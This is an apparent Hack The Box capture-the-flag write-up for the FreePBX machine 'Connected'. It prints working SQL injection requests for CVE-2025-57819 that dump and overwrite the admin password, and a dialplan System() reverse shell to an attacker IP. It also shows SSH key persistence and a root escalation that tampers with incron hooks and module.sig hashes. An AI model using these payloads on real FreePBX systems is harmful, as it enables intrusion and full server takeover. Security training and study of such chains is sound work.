Connected
From an unauthenticated SQL injection to a user shell via FreePBX, through to exploiting incron jobs to gain root shell
Machine IP: 10.129.17.100
Attacker IP: 10.10.14.39
Difficulty: Easy
Theme: FreePBX, unauthenticated SQL injection, Asterisk dialplan RCE, privilege escalation via incron
Exploitation chain summary
Unauthenticated SQLi (brand parameter)
    -> Data extraction (ampusers, admin hash)
    -> Stacked queries -> UPDATE ampusers (web admin access)
    -> Config Edit -> extensions_custom.conf -> System() via Asterisk originate
    -> asterisk shell
    -> Enumeration (incron, sysadmin_manager, hooks)
    -> Modify generate-pem + GPG bypass (module.sig)
    -> SSH key injection into /root/.ssh/authorized_keys
    -> Root
1. Reconnaissance
Nmap scan
nmap -sV -p 22,80,443 10.129.17.100PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.4 (protocol 2.0)
80/tcp open http Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/7.4.16)
443/tcp open ssl/http Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/7.4.16)Three open ports. Port 22 for SSH, and the web server runs on both HTTP and HTTPS.
Target identification
Browsing to https://10.129.17.100, we land on the FreePBX administration panel. The version is visible in the footer of every page:

Identified version: FreePBX 16.0.40.7, which is affected by CVE-2025-57819, an unauthenticated SQL injection in the Endpoint Manager module leading to remote code execution.
2. Vulnerability analysis - CVE-2025-57819
Description
CVE-2025-57819 is an unauthenticated SQL injection in the brand parameter of the AJAX handler of FreePBX’s Endpoint Manager module. The PHP code concatenates this parameter directly into a SQL query with no prepared statement or escaping, source https://github.com/MuhammadWaseem29/SQL-Injection-and-RCE_CVE-2025-57819.
Vulnerable endpoint:
GET /admin/ajax.php?module=FreePBX\modules\endpoint\ajax
    &command=model&template=x&model=model&brand=<PAYLOAD>
This injection point is reachable without authentication, because the module path bypasses the FreePBX framework’s authentication check.
Injection type
The injection is error-based via the MySQL EXTRACTVALUE() function, which raises an XPATH error containing the extracted value. The output is limited to 32 characters per request.
Stacked queries are also supported, allowing us not only to read data but also to write it (INSERT/UPDATE).
3. Exploitation - Phase 1: Data extraction
3.1 Confirming the vulnerability
curl -i -k "https://10.129.17.100/admin/ajax.php?module=FreePBX%5Cmodules%5Cendpoint%5Cajax&command=model&template=x&model=model&brand=x'+AND+EXTRACTVALUE(1,CONCAT('~USER:',(SELECT+USER()),'~'))+--+"Response:
{"error":{"type":"Exception","message":"SQLSTATE[HY000]: General error: 1105 XPATH syntax error: '~USER:freepbxuser@localhost~'"}}The SQL user is freepbxuser@localhost. The vulnerability is confirmed.
3.2 Database enumeration
curl -i -k "https://10.129.17.100/admin/ajax.php?module=FreePBX%5Cmodules%5Cendpoint%5Cajax&command=model&template=x&model=model&brand=x%27+AND+EXTRACTVALUE(1,CONCAT(0x7e,(SELECT+GROUP_CONCAT(schema_name)+FROM+information_schema.schemata),0x7e))--+"Result:
{"error":{"type":"Exception","message":"SQLSTATE[HY000]: General error: 1105 XPATH syntax error: '~information_schema,asterisk,ast'::","file":"\/var\/www\/html\/admin\/libraries\/utility.functions.php","line":123}The main database is asterisk.
We continue and enumerate more of the database structure.
Identified tables: admin, ampusers, cron_jobs.
3.3 Extracting the admin hash from ampusers
curl -i -k "...brand=x%27+AND+EXTRACTVALUE(1,CONCAT(0x7e,(SELECT+password_sha1+FROM+ampusers+WHERE+username=%27admin%27),0x7e))--+"Result: ~05c689686a4fad5ce3ecc76e7ae5708b1fe2da43~
A 40-character SHA1 hash is retrieved. Cracking it with rockyou.txt via hashcat fails.
3.4 Identified SQL privileges
Two important checks:
LOAD_FILE()-> Permission denied (no FILE privilege)mysql.user-> Permission denied (restricted access)
These limits close the webshell path via INTO OUTFILE directly and steer us toward application-level exploitation.
4. Exploitation - Phase 2: Admin access via stacked queries
4.1 Confirming stacked queries
The injection supports stacked queries (separated by ;). This lets us run INSERT/UPDATE in addition to SELECT.
4.2 Overwriting the admin password
We generate a SHA1 of a known password:
echo -n 'pwn123' | sha1sum
# 67a48e9ddd082443df033a4f96b333f997390ad0
curl -i -k "https://...&brand=x%27%3BUPDATE+ampusers+SET+password_sha1=%2767a48e9ddd082443df033a4f96b333f997390ad0%27+WHERE+username=%27admin%27--+"4.3 Verifying the write
curl -i -k "...brand=x%27+AND+EXTRACTVALUE(1,CONCAT(0x7e,(SELECT+password_sha1+FROM+ampusers+WHERE+username=0x61646d696e),0x7e))--+"Result: ~67a48e9ddd082443df033a4f96b333f997390ad0~, the UPDATE is confirmed.
5. Exploitation - Phase 3: Admin panel access
5.1 Logging into the panel
We log in at https://10.129.17.100/admin/ with admin|pwn123.
5.2 Available modules
After getting past the wizard, the module inventory shows:


Key modules identified:
- Asterisk CLI 16.0.8: web CLI interface
- Config Edit 16.0.5: Asterisk configuration file editor
- Backup & Restore 16.0.67
6. Exploitation - Phase 4: RCE via the dialplan
6.1 Issue with the Asterisk CLI
The Asterisk CLI module lets us send commands directly to the Asterisk engine. The core show version command confirms the CLI works:
Asterisk 20.17.0 built by mockbuild @ jenkins7 on x86_64 running LinuxTricky point - The
!command is filtered: In the interactive Asterisk CLI (asterisk -r), the!prefix lets you run shell commands. However, the web module filters this prefix and returns empty output. None of the variants tested work.![[ID_asterisk-cli.png]]
6.2 RCE via Config Edit and the System() application
Alternative approach: Use the Config Edit module to inject a malicious dialplan context into extensions_custom.conf, then trigger it from the Asterisk CLI via channel originate.
The extensions_custom.conf file already contains extensions:

[backup-system]
exten => 9999,1,noOp(Starting automated backup)
exten => 9999,2,System(/usr/local/bin/pbx-backup.sh)
...
We add our own context:
[pwn]
exten => s,1,System(bash -c 'bash -i >& /dev/tcp/10.10.14.39/4445 0>&1')
same => n,Hangup()
After clicking Apply Config (the red button at the top of the panel), the dialplan is reloaded. We trigger the extension from the Asterisk CLI:
channel originate Local/s@pwn application Hangup
With an nc listener active on port 4445, the reverse shell comes in.
7. User shell
nc -lvnp 4445connect to [10.10.14.39] from (UNKNOWN) [10.129.18.166] 33332
[asterisk@connected tmp]$ id
uid=999(asterisk) gid=1000(asterisk) groups=1000(asterisk)cat /home/asterisk/user.txt
We make access persistent over SSH by injecting our public key:
mkdir -p /home/asterisk/.ssh
echo "ssh-rsa AAAA..." >> /home/asterisk/.ssh/authorized_keys
chmod 700 /home/asterisk/.ssh
chmod 600 /home/asterisk/.ssh/authorized_keys
ssh -i /tmp/htbkey [email protected]8. Privilege escalation
8.1 Enumeration
sudo -l
# sudo: no tty present and no askpass program specified
# (requires a real TTY)

find / -perm -4000 2>/dev/null
# /usr/bin/crontab
# /usr/bin/incrontab

ps aux | grep -i cron
# incrd runs as root (PID 745)
8.2 Discovering incron
cat /etc/incron.d/*/var/spool/asterisk/sysadmin/vpnget IN_CLOSE_WRITE /usr/sbin/sysadmin_openvpn -d
...
/usr/local/asterisk/incron IN_CLOSE_WRITE /usr/bin/sysadmin_manager --local $#
/var/spool/asterisk/incron IN_MODIFY,IN_ATTRIB,IN_CLOSE_WRITE /usr/bin/sysadmin_manager $#incron watches directories and runs commands as root when files are created/modified in them.
Key directory:
ls -la /var/spool/asterisk/incron/
# drwxrwxr-x. 2 asterisk asterisk - WRITABLE by asterisk
8.3 Analyzing sysadmin_manager
cat /usr/bin/sysadmin_managerThe PHP script sysadmin_manager:
- Takes the created file name as a parameter (
$#in incron syntax) - Parses the name according to the format
module_hooknameormodule.hookname.CONTENTS - Verifies the GPG signature of the module’s
module.sigfile - Checks that the SHA256 hash of the hook matches the one in
module.sig - Runs the hook as root if everything is valid
Available hooks:
find /var/www/html/admin/modules/ -path "*/hooks/*" -type f
# Many hooks in the sysadmin, firewall, backup, etc. modules
8.4 Identifying the exploitable hook
# Owner of the generate-pem hook
ls -la /var/www/html/admin/modules/sysadmin/hooks/generate-pem
# -rwxr-xr-x. 1 asterisk asterisk 1444 - OWNED BY ASTERISK, WRITABLE
The generate-pem hook is a bash script owned by the asterisk user and therefore modifiable.
8.5 Problem - The GPG hash verification
Tricky point - The GPG verification mechanism:
sysadmin_managerchecks that the SHA256 hash of the hook file matches the value stored inmodule.sig. If we modify the hook, the hash changes and the script refuses to run the hook. This is a security system designed to prevent exactly this kind of attack.
grep generate-pem /var/www/html/admin/modules/sysadmin/module.sig
# hooks/generate-pem = 0c5963713527bf6524272a7346ced6103aed231fd26cb03fa1dc3cdfd00f877b
Solution: module.sig is also writable by asterisk!
ls -la /var/www/html/admin/modules/sysadmin/module.sig
# -rw-rw-r--. 1 asterisk asterisk 22130 - WRITABLE
module.sig is PGP-signed (the file’s global signature is at the top), but sysadmin_manager uses an ioncube-encoded includes.php library to verify it. Through empirical testing, we find that the verification does not re-validate the file’s global PGP signature; it only compares the individual hashes in [hashes]. We can therefore modify the hash in module.sig to match our modified version of the hook.
8.6 Full exploitation
Step 1 - Modify the generate-pem hook:
cat > /var/www/html/admin/modules/sysadmin/hooks/generate-pem << 'EOF'
#!/bin/bash
mkdir -p /root/.ssh
echo "ssh-rsa AAAA..." >> /root/.ssh/authorized_keys
chmod 700 /root/.ssh
chmod 600 /root/.ssh/authorized_keys
EOF
Step 2 - Compute the new SHA256 hash:
sha256sum /var/www/html/admin/modules/sysadmin/hooks/generate-pem
# 51d4774e9577f89a92fb1f71627cfe34baa03cd5d1c5f9dd8856e63970564f28
Step 3 - Update module.sig:
sed -i 's/0c5963713527bf6524272a7346ced6103aed231fd26cb03fa1dc3cdfd00f877b/51d4774e9577f89a92fb1f71627cfe34baa03cd5d1c5f9dd8856e63970564f28/'/var/www/html/admin/modules/sysadmin/module.sig

# Verification
grep generate-pem /var/www/html/admin/modules/sysadmin/module.sig
# hooks/generate-pem = 51d4774e9577f89a92fb1f71627cfe34baa03cd5d1c5f9dd8856e63970564f28
Step 4 - Trigger via incron:
touch /var/spool/asterisk/incron/sysadmin_generate-pemIncron detects the file creation and runs:
/usr/bin/sysadmin_manager sysadmin_generate-pemsysadmin_manager parses the name: module=sysadmin, hook=generate-pem. It checks the hash in module.sig (our modified hash matches) -> it runs the hook as root.
Step 5 - SSH login as root:
ssh -i /tmp/htbkey [email protected][root@connected ~]# id
uid=0(root) gid=0(root) groups=0(root)
[root@connected ~]# cat /root/root.txt9. Tricky points and lessons learned
The cron_jobs table doesn’t work as expected
FreePBX’s cron_jobs table does not store raw shell commands. The command field is interpreted by the corresponding PHP class (e.g. FreePBX\modules\Sysadmin\Job\Dd), not executed directly by the shell. Without an Apply Config to sync the jobs to the OS crontab, the changes don’t take effect.
INTO OUTFILE and Apache permissions
Even without the FILE privilege to write arbitrarily, MySQL can write into directories where the mysql user has access (typically webroot directories owned by asterisk/apache). However, Apache may block PHP execution in certain subdirectories via .htaccess or the main configuration, which is the case for the entire /admin/ directory on FreePBX, which uses a front controller.
The addpubkey hook and fopen mode
The filestore/hooks/addpubkey hook opens /root/.ssh/authorized_keys in r+ mode (read+write, file must exist). If the file does not exist, fopen silently returns false and the hook does nothing.
Solution: Change the mode to a (append, creates if missing), but this requires the hook to pass the hash verification, which brings us back to the generate-pem module solution.
Bypassing the GPG verification
sysadmin_manager’s security mechanism looks robust (GPG + SHA256 hash), but has a design flaw: module.sig is writable by the asterisk user. Although the file’s global PGP signature is invalid after modification, the verification library does not re-validate that signature.
It only compares the individual hashes in the [hashes] section. An attacker who controls the asterisk user can therefore modify both the hook and its reference hash.
Pablo - Kyllian Van Goidsenhoven